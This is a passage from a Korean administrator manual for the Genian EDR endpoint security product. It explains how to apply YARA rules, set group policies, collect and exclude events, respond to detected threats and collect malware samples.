1. 정책 > YARA Rule 관리 > YARA Rule 메뉴로 이동 후 사용여부를 수정할 YARA Rule 목록의 체크박스를 선택합니다. 작업 선택에서 사용 여부를 선택합니다.
   사용여부 선택 시 변경 사항이 즉시 반영됩니다.

YARA Rule 정책 적용

YARA Rule 작성 후 개별 엔드포인트에 대해 검사 명령을 수행하여야 합니다.

1. **분석 > 엔드포인트 > 엔드포인트 목록** 메뉴로 이동 후 검사 명령을 수행 할 목록을 클릭합니다.
2. 엔드포인트 상세 목록 화면에서 작업선택, `YARA Rule 검사` 를 클릭합니다. 목록 중 전체 Rule 또는 선택한 Rule 중 클릭합니다.
   아래 예제에서는 선택한 Rule 적용방법에 대해 서술합니다.
3. 선택한 Rule 클릭 시 **정책 > YARA Rule 관리**에서 생성했던 정책 중 사용 여부가 사용함 인 정책 목록이 표시됩니다.
4. YARA Rule 검사 여부에 대해 **분석 > 엔드포인트 > 엔드포인트 목록** 메뉴에서 표시된 그림과 같이 톱니바퀴 모양의 아이콘이 파란색으로 활성화 되어 있습니다.
5. **분석 > 엔드포인트 > 엔드포인트 목록** 에서 `IP`를 클릭하여 로그 탭으로 이동 시, 에이전트에서 위협 탐지 후 처리한 결과 및 YARA Rule 관련 로그를 확인 할 수 있습니다.
6. **분석 > 위협 관리** 에서 `YARA Rule 탐지 목록` 을 클릭하면 상세 화면에 어떤 파일을 탐지했는 지 확인 할 수 있습니다.
   자세한 정보는 목록 오른쪽의 위협 분석 버튼을 클릭하여 상세 화면으로 이동하여 확인할 수 있습니다.
7. YARA Rule 탐지한 파일을 격리 또는 위협 파일로 등록하고자 하는 경우 오른쪽 위협 관리에서 대응 방법을 선택합니다.

CHAPTER 7

정책 및 그룹

Genian EDR은 IP/MAC/부서정보를 활용하여 엔드포인트를 그룹으로 설정하고, 그룹에 따라 이벤트 수집, 위협 탐지및 대응 정책을 다르게 설정할 수 있도록 지원합니다.

그룹 : IP, MAC, 부서코드, 부서명을 조건으로 엔드포인트를 그룹화
정책 : 이벤트 선별 수집, 위협 탐지 수준, 대응 방법에 대한 세부 설정

서버 설치 및 에이전트 배포 후 관리콘솔에서 정책 적용 대상에 따라 세분화된 정책을 설정하는 작업이 필요합니다.

7.1 그룹 정책 관리

Genian EDR은 그룹 별 이벤트 수집, 탐지, 대응 및 에이전트 정책 설정 기능을 제공합니다. 새로운 정책 추가는 **정책 > 그룹 정책 관리**에서 정책 추가 버튼을 통해 새로운 정책 그룹을 생성 할 수 있습니다.

7.1.1 기본 정책

Genian EDR 서버에 접속하는 모든 엔드포인트는 최초에 **기본정책**을 적용받습니다. 정책은 수집, 탐지, 대응, 에이전트 설정 및 고급 설정에 대한 정책으로 구성됩니다.
에이전트가 적용받는 정책 그룹은 **엔드포인트 목록, 엔드포인트 그룹 관리**에서 **정책 설정**을 통해 변경 가능합니다.

7.1.2 수집

수집 대상 이벤트

항목	수집 이벤트
기본	프로세스 실행, 실행/문서/압축 파일 생성 등 중요 이벤트 수집
지정	파일, 모듈, 네트워크, 레지스트리 이벤트 중 선택된 항목 수집
전체	수집 가능한 모든 이벤트를 수집

파일 수집 목록

정책	설명
실행파일목록수집	실행파일 목록을 수집합니다. 수집된 파일 목록은 FileList 인덱스에서 확인 가능합니다.
지정파일목록인덱싱	'지정 확장자'에 정의된 파일 정보를 인덱싱하여 PC에 저장합니다.
파일크롤링	PC가 유휴 상태일 때 파일 정보를 수집 **문서/압축파일:** 모든 파일의 Signature를 확인하여 문서/압축 파일 정보를 수집합니다. **지정 파일:** '지정 확장자'에 정의된 파일 정보를 수집합니다. **빠른 수집:** 시스템 자원을 적극적으로 사용하여 정보를 빠르게 수집합니다. **실행 파일:** 모든 파일의 Signature를 확인하여 실행파일 목록을 수집합니다. **잠금 화면 수집:** 잠금 화면 상태일 때 크롤링을 수행합니다. **수행 대기 시간:** 설정 시간동안 사용자의 입력이 없는 경우 크롤링을 시작합니다. **크롤링 실행 주기:** 크롤링 완료 후 다시 수행할 주기를 설정합니다. **예외 경로 설정:** 파일 크롤링 예외 경로를 설정합니다.

윈도우 이벤트 수집(ETW)

윈도우 이벤트는 보안상 중요한 다양한 종료의 이벤트를 제공하고 있습니다.
Genian EDR은 관리자가 원하는 윈도우 이벤트를 등록하면 해당 이벤트를 수집하여 검색할 수 있도록 기능을 제공합니다.

정책	설정
수집 대상 윈도우 이벤트	윈도우 이벤트 뷰어에 기록되는 이벤트 정보 수집, XBA 연동 설정
자연어 설명 수집	이벤트 데이터를 자연어 형태로 수집
json 데이터 수집	이벤트 데이터를 json 형태로 수집

설정된 윈도우 이벤트는 winevt 인덱스에 저장되어 **통합 검색**에서 검색 가능합니다.

7.1.3 탐지

탐지 엔진

엔진	설명
침해지표 (IOC)	최소 신뢰도 10%, IOC,YARA 와 같은 알려진 위협 탐지 시 설정된 신뢰도 이상인 경우에만 탐지하도록 설정 기능을 제공합니다.
머신러닝 (ML)	에이전트에서 전송하는 파일에 대해 머신러닝 탐지 기능을 적용하고, 위협 탐지 시 통합검색 및 엔드포인트 상세 메뉴에 탐지 정보를 제공합니다.
이상행위 (XBA)	**이상행위 룰셋** 설정 기능을 제공합니다.

7.1.4 대응

에이전트 배포방식이 단독버전일 경우 NAC 연동은 지원하지 않습니다.

대응 설정은 아래와 같습니다.

정책	설정
알려진 악성코드 대응	YARA, IOC DB에 등록된 위험 프로세스 탐지 시 대응 설정
NAC 연동	에이전트에서 위협 탐지 시 해당 노드에 부여할 태그 설정
알려지지 않은 악성코드 대응	머신러닝에 의한 탐지 시 대응 설정
악성IP	IOC DB에 등록된 악성 IP로 접속을 탐지 시 대응 설정

에이전트 알림 표시, 프로세스 강제 종료, 파일 삭제 등 정책에 따른 대응 정책 설정을 할 수 있습니다.

7.1.5 에이전트

기본 설정

정책	설정
접속서버 IP	다중서버 구성 환경인 경우, 서버 부하 분산을 위해 에이전트가 접속해서 정책을 내려받을 서버 IP 또는 도메인 입력
사용자 알림 팝업	악성코드 탐지 후 위협 관리의 대응 방법이 **프로세스 강제종료, 파일 삭제** 시 엔드포인트에 알림 팝업 표시 여부 설정
트레이 아이콘	에이전트 트레이 아이콘을 표시(NAC와 에이전트 아이콘 통합인 경우 사용 안 함)
알림 메시지 팝업	네트워크 격리와 해제 시 엔드포인트에 발생하는 알람 메세지 문구 작성 격리 메세지: 관리자가 관리콘솔에서 엔드포인트에 네트워크 격리 명령을 수행했을 때 엔드포인트에 표시되는 팝업창 문구 해제 메세지: 관리자가 관리콘솔에서 엔드포인트에 네트워크 격리 해제 명령을 수행했을 때 엔드포인트에 표시되는 팝업창 문구
허용 IP	네트워크 격리 시 허용할 IP를 설정 (Genian NAC 와 Genian EDR서버 IP는 별도로 설정하지 않아도 통신 가능 함)

네트워크 접속 차단

정책	설명
접속 차단 IP 및 Port	네트워크 격리 정책과 상관없이 접속을 차단할 **IP 및 Port** 를 입력합니다. (TCP 포트) Genian EDR 서버 운영과 연관된 서버는 차단되지 않습니다.

백업

정책	설명
Windows VSS 백업	랜섬웨어 공격에 대비하여 Windows VSS를 이용한 하드디스크 파일 전체에 대한 백업을 진행합니다. VSS 기능 사용 시 랜섬웨어에 의해 스냅샷이 삭제되지 않도록 **정책 > 이상행위 > 이상행위 룰 관리** 화면에서 ShadowCopy 삭제 및 문서 확장자 Rename 초과 정책의 자동대응 설정이 필요합니다.

기타

정책	설명
API Hooking 사용	다양한 이벤트를 모니터링하기 위해 API를 Hooking 합니다. 타 소프트웨어와 충돌이 발생할 수 있으므로 안정성 테스트 후 적용이 필요하며, 설정 `ON/OFF` 시 PC 재부팅이 필요합니다.

7.2 엔드포인트 그룹 관리

Genian EDR은 특정 조건으로 엔드포인트를 그룹으로 설정하고, 그룹에 따라 위협 탐지 및 대응 정책을 설정할 수 있습니다.
그룹을 생성하지 않는 경우, 모든 엔드포인트는 **분석 > 엔드포인트 > 엔드포인트 그룹 관리** 메뉴의 기본 그룹에 포함됩니다.

하나의 엔드포인트는 조건에 따라 여러 그룹에 포함될 수 있지만 정책 생성 순서에 따라 그룹 조건에 해당되는 순서 중 가장 상위의 그룹 정책을 적용 받습니다.

7.2.1 그룹 생성

1. **분석 > 엔드포인트 > 엔드포인트 그룹 관리** 메뉴로 이동, 왼쪽 상단의 추가 버튼을 클릭하여 신규 그룹을 생성합니다.
2. 새 그룹 추가 팝업창이 발생하며, 그룹명, 기본 연산, 복사할 그룹 선택 을 설정한 후 생성 버튼을 클릭합니다.

항목	설명
그룹명	그룹 이름을 입력합니다.
기본 연산	`AND` - 두 개 이상의 조건을 사용할 때, 조건을 모두 만족시켜야 그룹에 포함됩니다. `OR` - 두 개 이상의 조건을 사용할 때, 많은 조건들 중 하나만 만족시켜도 그룹에 포함됩니다.
복사할 그룹 선택	이미 생성된 그룹 중, 조건을 복사할 그룹이 있다면 선택합니다.

7.2.2 그룹 조건 설정

1. 그룹을 생성한 후 그룹 명을 클릭, 그룹 조건 설정 화면으로 이동하여 그룹에 포함시킬 조건을 설정합니다.
2. 추가 버튼을 클릭하면 조건을 설정을 설정할 수 있습니다. 조건 설정 후 체크 버튼을 클릭하여 조건 설정을 저장합니다.
3. 저장 후 그룹 조건에 맞는 엔드포인트를 서버가 알 수 있도록 그룹 조건 즉시 적용 버튼을 클릭합니다.
4. 그룹 조건 즉시 적용 버튼 클릭 시 3에서 설정한 엔드포인트가 포함된 목록 화면으로 자동으로 이동합니다.

7.2.3 그룹 조건 수정

1. 그룹 조건을 수정하거나 삭제하기위해서는 그룹 조건 상세 화면에서 그룹 조건 설정 버튼을 클릭합니다.
2. 상세 조건 설정 화면에서 추가 or 삭제 후 그룹 조건 즉시 적용 버튼을 클릭하면 서버에 즉시 반영됩니다.

7.2.4 정책 설정

정책 > 그룹 정책 목록 에서 이벤트 수집, 탐지, 대응에 대한 정책을 설정이 가능합니다.

엔드포인트 그룹을 설정한 후, 해당 그룹에 정책 설정 목록에서 정책을 설정할 수 있습니다.

1. 먼저 매뉴얼에 따라 **정책 > 그룹 정책 목록** 에서 이벤트 수집, 탐지, 대응에 대한 정책을 설정합니다.
2. 1에서 생성한 정책 목록 중 엔드포인트 그룹에 적용할 정책을 선택한 후 즉시 적용 버튼을 클릭합니다.
3. 정책 적용 확인 팝업창이 표시되면 확인 버튼을 클릭합니다.
4. 정책 변경사항이 서버에 반영되며, 엔드포인트에 변경된 정책을 전달하기 위해서는 오른쪽 상단의 정책 즉시 적용 버튼을 클릭합니다.

CHAPTER 8

이벤트 수집

Genian EDR은 위협 이벤트 뿐만 아니라 엔드포인트에서 발생하는 모든 이벤트를 수집할 수 있습니다.

엔드포인트에서 수집된 이벤트는 **관리 > 시스템 > 인덱스 관리** 에서 인덱스 설정이 가능합니다.

또한, 이벤트의 양이 방대하고 보안 프로그램에 의해 이벤트가 빈번하게 발생하는 경우, 선별적으로 이벤트 수집 예외설정을 할 수 있습니다.

8.1 이벤트 수집

이벤트 수집 관리 및 예외 설정은 **정책 > 이벤트 수집 관리**에서 설정 가능합니다.

8.1.1 엔드포인트 이벤트 수집

단말의 에이전트 설치가 완료되면 엔드포인트에서 발생하는 이벤트를 EDR 서버로 전송합니다.
Genian EDR 서버 설정에 따라 중요하다고 판단하는 이벤트(프로세스 실행, 실행/문서/압축 파일 생성)를 수집하며, 더 필요한 정보는 서버 설정에서 변경할 수 있습니다.

엔드포인트에서 수집된 이벤트는 **통합검색**에서 확인 가능합니다. 기본 인덱스는 아래와 같습니다.

- **Endpoint2:** 엔드포인트에서 발생하는 이벤트(file, process, module, network, registry) 정보
- **Alert2:** Threat Detector 에 의해 위협으로 탐지되어 알람이 발생한 정보 및 이상행위탐지(XBA) 엔진에서 탐지한 위협 정보를 이벤트 기반으로 표시
- **Threat2:** Threat Detector 에 의해 위협으로 탐지되어 알람이 발생한 정보 및 이상행위탐지(XBA) 엔진에서 탐지한 위협 정보를 상태 기반으로 표시
- **Inflow:** 파일 유입 정보
- **Volume:** 외부 저장장치 마운트 정보
- **FileMaster:** PE, Script 관리

- **system-info:** Endpoint 목록의 상세화면-리소스 현황에 표시되는 cpu,memory, storage(agent installed drive) 정보
- **system_info:** Endpoint 목록의 상세화면-시스템 정보에 표시되는 장치정보, 운영체제, 저장장치, 네트워크 인터페이스 정보
- **Filelist:** Agent에서 수집한 Endpoint의 파일 목록
- winevt.* Endpoint에서 발생하는 Windows Event 정보
- **artifact:** aritifact 수집 시, 수집한 파일 관련 정보
- **uploadlist:** 서버에 업로드되어 수집 관리 메뉴에 표시되는 파일 목록
- **filestatic-analyze:** 파일 상세 분석 메뉴를 통해 업로드하여 파일 정적 분석 도구를 이용한 분석 결과 저장 정보

윈도우 이벤트(ETW)

정책 > 그룹 정책 관리 > 수집에서 수집 대상 윈도우 이벤트 설정이 가능합니다.

Genian EDR에서는 관리자가 원하는 윈도우 이벤트를 등록하면 해당 이벤트를 수집하여 검색할 수 있도록 기능을 제공합니다.
관련 이벤트는 `winevt` 인덱스에 저장되어 **통합 검색**에서 검색 가능합니다.

- **WindowEvent:** 엔드포인트에서 발생하는 Windows Event 정보

8.1.2 이벤트 조사

분석 > 조사 > 이벤트 조사 페이지에서는 특정 엔드포인트가 아닌, 전체 엔드포인트에서 발생한 이벤트를 확인하고 분석할 수 있습니다.

이벤트 검색

- 이벤트 조사 화면에서 단일 키워드로 파일에 관련된 모든 필드를 한번에 검색할 수 있습니다. 필드명을 입력하지 않고 검색이 가능한 필드는 검색창 클릭 시 파란색 별표로 표시되어 있습니다.
- 다른 메뉴의 검색창에서는 데이터 검색 시 필드명:데이터 와 같은 형태로 검색해야 하지만 이벤트 조사 화면에서는 키워드 검색이 가능합니다.
- 검색할 키워드에 공백이 포함된 경우 큰따옴표(Double Quatation)로 키워드를 감싼 후 검색합니다.
- `AuthName`, `AuthDeptName`, `HostName` 필드는 키워드 검색 시 full text로 입력해야 합니다. 예를 들어 AuthName 이 홍길동 이라면 검색시 홍길 이라는 단어만 입력한다면 검색되지 않습니다.

이벤트 조사

이벤트 조사 리스트는 전체 엔드포인트에서 발생한 Event 히스토리를 확인할 수 있습니다.

- 설정한 날짜(ex.Today,1d,3d 등)의 히스토리가 차트로 표시되며, 차트 내에서 마우스 클릭하여 드래그 시 이벤트 날짜 기간을 좁혀서 상세 정보를 확인할 수 있습니다.

이벤트 목록 클릭 시 **이벤트 상세정보 화면**이 나타납니다.

- 이벤트 상세 화면에서 예외처리 아이콘 클릭 시, 해당 이벤트를 수집하지 않도록 등록할 수 있습니다.

- 오른쪽 화면에서 도킹 팝업 클릭 시, 별도의 팝업창이 발생합니다.
  이벤트 상세정보 화면에서는 클릭한 항목이 최초에 어떤 프로세스에 의해 실행되었으며, 연결 정보가 존재하는 경우 Destination IP 정보까지 파악할 수 있습니다.
- 플로팅 아이콘 클릭 시 클릭한 항목과 관련이 있는 Process, File, Module, Network, Registry 정보를 최초 발생 시간 기준으로 표시합니다.
  (정책 > 그룹 정책 > 엔드포인트가 포함된 정책의 수집 대상 이벤트 설정에 따라 수집 되지 않은 데이터는 표시되지 않습니다.)
- 이벤트 상세정보에서 선택한 이벤트에 대해 엔드포인트 정보부터 선택한 이벤트가 실행되기까지 직접적인 관련이 있는 이벤트만 보거나,
  이벤트 종류를 기준으로 연관된 이벤트를 모두 표시하도록 설정할 수 있습니다.

이벤트 조사 컬럼 설정

이벤트 조사 화면에서 컬럼 설정을 통해 관리자가 확인하고 싶은 정보만 표시할 수 있습니다.

1. **분석 > 조사 > 이벤트 조사**에서 오른쪽 상단의 설정 아이콘을 클릭하여 컬럼 설정 선택 시 컬럼 설정 화면이 표시됩니다.
2. 표시하고 싶은 컬럼 항목을 오른쪽으로 이동 후 저장 버튼을 클릭 시 관리자가 설정한 컬럼으로 표시됩니다.

8.2 이벤트 수집 관리

Genian EDR은 위협 이벤트뿐만 아니라 엔드포인트에서 발생하는 모든 이벤트를 수집할 수 있습니다.
이벤트의 양이 방대하고 보안 프로그램에 의해 이벤트가 빈번하게 발생하는 경우, 선별적으로 **이벤트 수집 예외 설정**을 할 수 있습니다.

또한, 보안 프로그램 및 업무 프로그램 등에 의해 이벤트가 빈번하게 발생하는 경우, 선별적으로 이벤트 수집 예외 설정을 할 수 있습니다.
알려진 보안 프로그램에 대한 예외 처리를 기본으로 제공하며, 기본으로 제공하는 예외 그룹을 바탕으로 그룹 설정을 복사하여 새로운 **예외 처리 규칙**을 추가할 수 있습니다.

8.2.1 이벤트 수집 예외 설정 추가

1. **정책 > 이벤트 수집 관리 > 이벤트 수집 예외 설정** 메뉴로 이동 후 상단의 추가 버튼을 클릭합니다.
2. 이벤트 수집 예외 그룹 추가 팝업창이 발생하며, 이름, 사용 여부 및 복사할 예외 그룹 선택 여부를 확인한 후 생성 버튼을 클릭합니다.
   기본값으로 등록되어있는 프로그램의 예외 항목을 확인하여 복사할 예외 그룹 선택 시 편리하게 수집 예외 설정을 할 수 있습니다.
3. 예외 그룹 추가 후 목록에서 추가한 그룹 이름을 클릭합니다.
4. 이벤트 수집 예외 추가 버튼을 클릭합니다. 아래 화면에서 업무 프로그램 예외에 마우스를 이동하면 이름을 수정할 수 있고, 연필 모양 아이콘 클릭 시 설명을 추가할 수 있습니다.
5. 이벤트 수집 예외 추가 팝업창이 발생하며, 이벤트의 종류(file, process, module, network, registry)를 선택하고 확인 버튼을 선택합니다.
6. 아래와 같이 프로세스 예외처리 추가 시 추가적인 정보를 입력할 수 있는 팝업창이 표시됩니다.
7. 예외처리할 프로세스에 대한 정보를 입력한 후 저장 버튼을 클릭합니다.
8. 수집 예외 상세 화면에서 앞에서 추가한 예외처리 프로세스 정보를 확인할 수 있습니다.

9. 예외 설정 시 오른쪽 상단에 정책 즉시 적용 버튼을 클릭해야 에이전트에 정책이 즉시 전달됩니다.

8.2.2 이벤트 수집 예외 설정 삭제

1. 삭제할 예외 그룹을 선택하면 삭제 버튼이 활성화되어 예외 그룹을 삭제할 수 있습니다.
2. 예외 설정 삭제 시 오른쪽 상단에 정책 즉시 적용 버튼을 클릭해야 에이전트에 정책이 즉시 전달됩니다.

CHAPTER 9

위협 대응

분석 > 위협 > 위협 관리 페이지에서는 Genian EDR 의 Threat Detector 플러그인에서 탐지한 각종 위협 정보를 확인할 수 있습니다.

이 중 위협 대응에 해당하는 위협 알림, 대응 정책, 처리에 대해 설명합니다.

9.1 위협 알림

9.1.1 이메일 알림

Genian EDR은 관리자 계정에 설정된 메일로 위협 알림 및 리포트를 메일링 서비스를 제공합니다.

메일서버 설정

1. 관리 > 설정 > 환경설정 > 시스템 페이지로 이동하여 메일서버를 먼저 설정 합니다. 서버 설정 시 모든 정보를 빠짐없이 작성하여야 하며, 설정 테스트를 통해 정상 동작 여부를 확인할 수 있습니다.

항목	내용
연결보안방식	SMTP(25),SMTPS(465), MSA/STARTTLS(587) 을 지원합니다.
서버포트	연결보안방식과 동일한 포트를 입력합니다.

사용자 계정 설정

1. **관리 > 설정 > 관리자**에서 관리자 계정로 이동하여 리포트를 전송받을 계정을 클릭합니다.
2. 사용자 수정 화면에서 이메일 알림에 제공 받을 정보를 선택하고, 추가 정보에 리포트를 전송받을 메일 주소를 입력 후 수정 버튼을 클릭합니다.

항목	설명
위협알람	1시간 이내에 발생한 위협 정보를 메일로 전송합니다. (매 시간마다 제공)
디스크 사용률 알람	EDR 장비의 디스크 사용률이 기본값(70%) 초과 시 관리자 이메일로 사용률 초과에 대한 내용을 전송합니다.
일간 위협 리포트	24시간동안 발생한 위협 정보를 종합하여 해당 리포트를 메일로 전송합니다. (1일 1회, 01:00)

관리자별 위협 알림을 받을 수 있습니다.

9.1.2 엔드포인트 알림

정책 > 그룹 정책 관리 > 에이전트 중 알림 메세지 표시가 사용으로 설정돼 있어야 합니다.

엔드포인트 알림은 에이전트가 설치된 단말에서 위협 탐지시 팝업 알림 기능을 의미합니다.

관리자 알림 설정

1. **관리 > 설정 > 관리자**의 에이전트 알림 > 위협 알람 설정을 클릭합니다.
2. 알림창을 표시할 관리자 PC의 `Device ID`를 입력합니다.

`Device ID`는 **분석 > 엔드포인트 목록** 단말의 기본 정보 탭에서 확인할 수 있습니다.

엔드포인트 알림 설정

정책 > 그룹 정책 관리 > 대응에서 정책별 엔드포인트 알림 설정을 할 수 있습니다.
XBA 탐지 알림 설정은 개별 XBA 룰에 대해 알림 설정이 필요합니다.

항목	설정	설명
알려진 악성코드 대응-에이전트 팝업표시	사용 안 함/Low/Medium/High	**YARA, IOC DB에 등록된 위험 프로세스를 탐지할 경우** 에이전트 팝업을 통해 사용자에게 알려줄 지 여부를 선택합니다.
알려지지 않은 악성코드 대응-에이전트 알림 메시지	사용 안 함/ML.Medium/ML.High	**머신러닝에 의한 탐지 시** 에이전트 팝업을 통해 사용자에게 표시할 최소 위험도를 설정합니다.
악성IP 대응-에이전트 팝업표시	사용안함/사용함	**IOC DB에 등록된 악성 IP로 접속을 탐지할 경우** 에이전트 팝업을 통해 사용자에게 알려줄 지 여부를 선택합니다.

정책 설정 후, **분석 > 엔드포인트** 그룹 설정 페이지의 정책 설정 또는 개별 엔드포인트 상세 화면에서 정책명을 통해 설정 가능합니다.

9.2 위협 대응 정책

분석 > 위협 관리에서 Maliware, XBA 위협들에 대한 대응 정책 설정 기능을 제공합니다.

항목	설명
안전	선택한 위협을 안전으로 예외 처리합니다.
위협 대응 정책	선택한 위협에 대한 대응 설정을 등록합니다.
보류	선택한 위협에 대한 위협 판정을 보류로 처리합니다.
초기화	선택한 위협에 대한 위협 판정을 신규 상태로 초기화합니다.

9.2.1 엔드포인트 위협 대응 정책

분석 > 위협 관리의 상태별 위협 현황에서 탐지된 위험 목록 선택 시 정책 설정 기능이 활성화됩니다.

항목	설명
기본정책	해당 파일이 다시 탐지되면 그룹정책-대응에 설정된 규칙에 따라 처리합니다.
탐지만 수행	해당 파일이 다시 탐지되면 다른 이벤트 발생 없이 탐지만 수행합니다.
알림	해당 파일이 다시 탐지되면 엔드포인트에 알람 발생 이벤트를 즉시 수행합니다.
프로세스 강제종료	해당 프로세스(파일X)가 탐지되면 엔드포인트에 프로세스 강제 종료 이벤트를 즉시 수행합니다.
파일 삭제	해당 파일이 다시 탐지되면 엔드포인트에 파일 삭제 이벤트를 즉시 전달합니다. 파일은 `c:\program files\geni\insights\Isolate` 폴더로 격리, 일정기간이 경과된 후 삭제 합니다.

이 중 원하는 대응 정책을 설정할 수 있습니다. 또한, 위협 대응 정책에 따른 메모를 통해 정책에 대한 설명을 추가할 수 있습니다.

9.2.2 엔드포인트 개별 대응 정책

MD5 Hash 값을 기준으로 위협 파일 탐지 시 위협 관리에서 설정한 대응 정책으로 즉시 대응을 할 수도 있지만 엔드포인트 별 대응 정책을 설정 기능을 제공합니다.
목록에서 엔드포인트를 선택 시 정책 설정 기능이 활성화됩니다.

- 엔드포인트를 선택 후 예외 버튼 클릭 시 해당 엔드포인트에서 탐지한 파일은 위협 탐지에서 제외하도록 설정합니다.
- 엔드포인트를 선택 후 위협 대응 정책 버튼 클릭 시 해당 단말에만 발생시킬 대응을 선택할 수 있습니다.
- 개별 대응 정책을 설정하면 개별대응정책에 설정한 값(알람/프로세스 강제 종료, 삭제) 이 저장됩니다.
- 대응 정책 적용 시점에 해당 파일이나 프로세스가 실행 중인 경우 즉시 삭제(격리함으로 이동 후 일정 기간이 경과 후 삭제)/프로세스 강제 종료를 수행합니다.

개별 대응 정책을 초기화하고 싶을 경우, 엔드포인트 선택 후 초기화 버튼을 클릭합니다.

9.3 위협 처리

분석 > 위협 관리에서 Maliware, XBA 위협들에 대한 위협 처리 설정 기능을 제공합니다.

항목	설명
안전	선택한 위협을 안전으로 예외 처리합니다.
위협 대응 정책	선택한 위협에 대한 대응 설정을 등록합니다.
보류	선택한 위협에 대한 위협 판정을 보류로 처리합니다.
초기화	선택한 위협에 대한 위협 판정을 신규 상태로 초기화합니다.

9.3.1 위협파일 대응 및 예외처리

위협으로 탐지한 파일에 대해 에이전트에서 일차적으로 대응이 가능하지만 관리자 UI에서 파일에 대한 즉시 대응을 설정하거나 개별 엔드포인트에 대해 즉시 대응 명령을 수행할 수 있습니다.
또한 향후 MD5 hash 값이 동일한 파일이 탐지되는 경우, 관리자가 별도의 확인을 하지 않도록 할지, 위협 표시를 계속할지에 대한 설정을 위협 관리를 통해 할 수 있습니다.

1. 파일에 대해 기본 정보를 확인 후 대응하고자 할 경우 위협 관리의 위협 목록에서 위협 분석 버튼을 클릭합니다.
2. 상세 목록의 오른쪽 위협 관리 화면에서 즉시 대응 및 예외처리, 오탐보고를 처리할 수 있습니다.
3. 위협관리 화면에서 내가 담당하기를 클릭하면 현재 탐지된 파일에 대해 악성/안전/보류 에 대한 설정을 관리자가 직접 처리할 수 있습니다.
4. 위협 판정 선택 값에 따라 세부적으로 대응, 예외처리 화면이 표시 됩니다.

9.3.2 악성 파일/프로세스 대응

항목	설정	설명
대응정책	기본정책	해당 파일이 다시 탐지되면 그룹 정책-대응에 설정된 규칙에 따라 처리합니다.
대응정책	알람	해당 파일이 다시 탐지되면 엔드포인트에 알람 발생 이벤트를 즉시 수행합니다.
대응정책	프로세스 강제 종료	해당 프로세스(파일X)가 탐지되면 엔드포인트에 프로세스 강제 종료 이벤트를 즉시 수행합니다.
대응정책	파일 삭제	해당 파일이 다시 탐지되면 엔드포인트에 파일 삭제 이벤트를 즉시 전달합니다. 해당 파일을 `c:\program files\geni\insights\Isolate` 폴더로 격리, 일정기간이 경과된 후 파일을 삭제 합니다.
자동해결	-	MD5 hash값이 동일한 파일이 다시 탐지되면 분석 메뉴에 표시하지 않고 처리 상태를 해결됨 으로 자동으로 변경합니다.
메모	-	탐지된 위협에 대해 관리자 메모를 작성할 수 있습니다.

1. 악성 파일 인 경우 악성 항목을 선택하고 대응 정책을 설정할 수 있습니다.
2. 악성 파일에 대해 설정완료 버튼을 클릭하면 설정된 대응 정책을 즉시 수행합니다.
3. 탐지된 파일에 대해 기본정보 확인 없이 위협 대응 정책을 설정하고자 하는 경우, 위협 목록에 표시된 리스트를 선택하면 화면 상단에 위협 대응 정책 버튼이 표시됩니다.

악성 파일에 대해 자동해결을 선택하는 경우, 동일한 파일이 다음에 다시 탐지되면 분석 화면에 신규 파일로 등록되지 않고 해결됨 상태로 처리 됩니다. 중복 탐지되더라도 계속해서 관리자의 확인이 필요하다고 판단 될 경우 자동해결 옵션을 `OFF` 하여야 합니다.

위협 관리 화면이 아닌 목록에서 일괄 위협 대응 정책(알람, 프로세스 종료, 삭제)을 설정할 수 있으며 기본적인 동작은 1의 대응 정책과 동일합니다.

9.3.3 악성 파일/프로세스 예외처리

탐지된 파일이 오탐인 경우 예외처리를 하기 위한 설정도 위협 관리 메뉴에서 진행합니다.

항목	설명
메모	탐지된 파일에 대해 관리자 메모를 작성할 수 있습니다.
오탐보고	정상적인 파일이지만 오탐된 경우, 오탐보고를 통해 `Ecosystem`에 오탐 보고 합니다. 오탐지 보고된 파일 정보는 추후 Goodware DB에 등록됩니다

위협파일로 탐지되었지만 관리자가 악성 여부를 판단할 수 없거나 외부 링크를 통해 확인되는 정보가 부족할 경우 해당 파일에 대한 대응을 보류 할 수 있습니다.
보류의 대상은 주로 머신러닝에 의해 탐지된 파일이 될 수 있습니다.

CHAPTER 10

파일 수집

Genian EDR에서는 위협 탐지 시 파일 자동 수집 및 분석, 다운로드 등 다양한 기능을 제공합니다.

10.1 파일 수집

위협 탐지 시 관리콘솔에서 위협 파일 샘플을 수집하거나 일반적인 파일을 수집하고 다운로드 및 파일 삭제를 할 수 있습니다.

10.1.1 악성코드 샘플 수집

1. **분석 > 위협 관리** 에서 위협 목록 중 위협 분석 버튼을 클릭하면 상세 화면으로 이동, 아래와 같이 샘플 수집 버튼이 표시됩니다. 샘플 수집 버튼을 클릭합니다.
2. 샘플 수집 관련 알람창이 발생하며, 확인을 클릭합니다.
3. 샘플 수집이 완료되면 샘플 다운로드 버튼이 표시되며 동시에 수집 관리 메뉴에서 파일을 다운로드 하거나 삭제할 수 있습니다.

10.1.2 파일 다운로드 및 삭제

악성파일 샘플과 일반파일 샘플은 아래와 같이 구분합니다.

타입	설명
Threat	위협으로 탐지된 악성코드 파일이며, 파일 다운로드 시 패스워드 입력 알람창이 발생합니다. 확인버튼을 클릭하면 패스워드가 적용된 hash값, zip 파일을 다운로드 받을 수 있습니다. 기본으로 설정된 패스워드를 변경하고 싶을 경우 **관리 > 설정 > 환경설정 > 탐지 및 대응** 페이지에서 샘플 다운로드 암호를 설정하면 됩니다.
File	관리자의 샘플수집 또는 파일 수집 명령에 의해 수집된 일반 파일이며, 별도의 패스워드 입력을 요구하지 않습니다.
Artifact	관리자의 Artifact 수집 명령에 의해 수집된 일반 파일이며, 별도의 패스워드 입력을 요구하지 않습니다.
Agent-log	서버에서 관리자의 수동 명령에 의해 에이전트 로그 파일을 수집한 경우 표시됩니다.

1. 악성코드 샘플 수집 과정에서 생긴 샘플 다운로드 버튼을 클릭하거나 **분석 > 조사 > 수집 관리** 에서 다운로드 버튼 클릭 시 파일을 다운로드 받을 수 있습니다.
2. 파일 목록에서 삭제 버튼 클릭 시 서버에서 해당 파일이 삭제되며, 수집 관리 목록에서도 삭제됩니다.
3. Live Response를 통해 대용량 파일을 수집 중인 경우, 수집 관리 목록에 업로드 아이콘이 표시됩니다. 목록 클릭 시 파일 수집 진행 상태가 표시됩니다. 수집 진행 상태는 목록 클릭 시마다 업데이트됩니다.
4. 아티팩트 수집 시, 수집 관리 목록에서 데이터 로드 버튼으로 클릭합니다. 수집 데이터 로드가 끝난 후 `G-Report` 버튼 생성됩니다.
5. `G-Report` 버튼 클릭 시 G-Report 창이 생성되며, 아티팩트 수집된 데이터를 리포트 형태로 확인할 수 있습니다.

10.2 아티팩트 수집

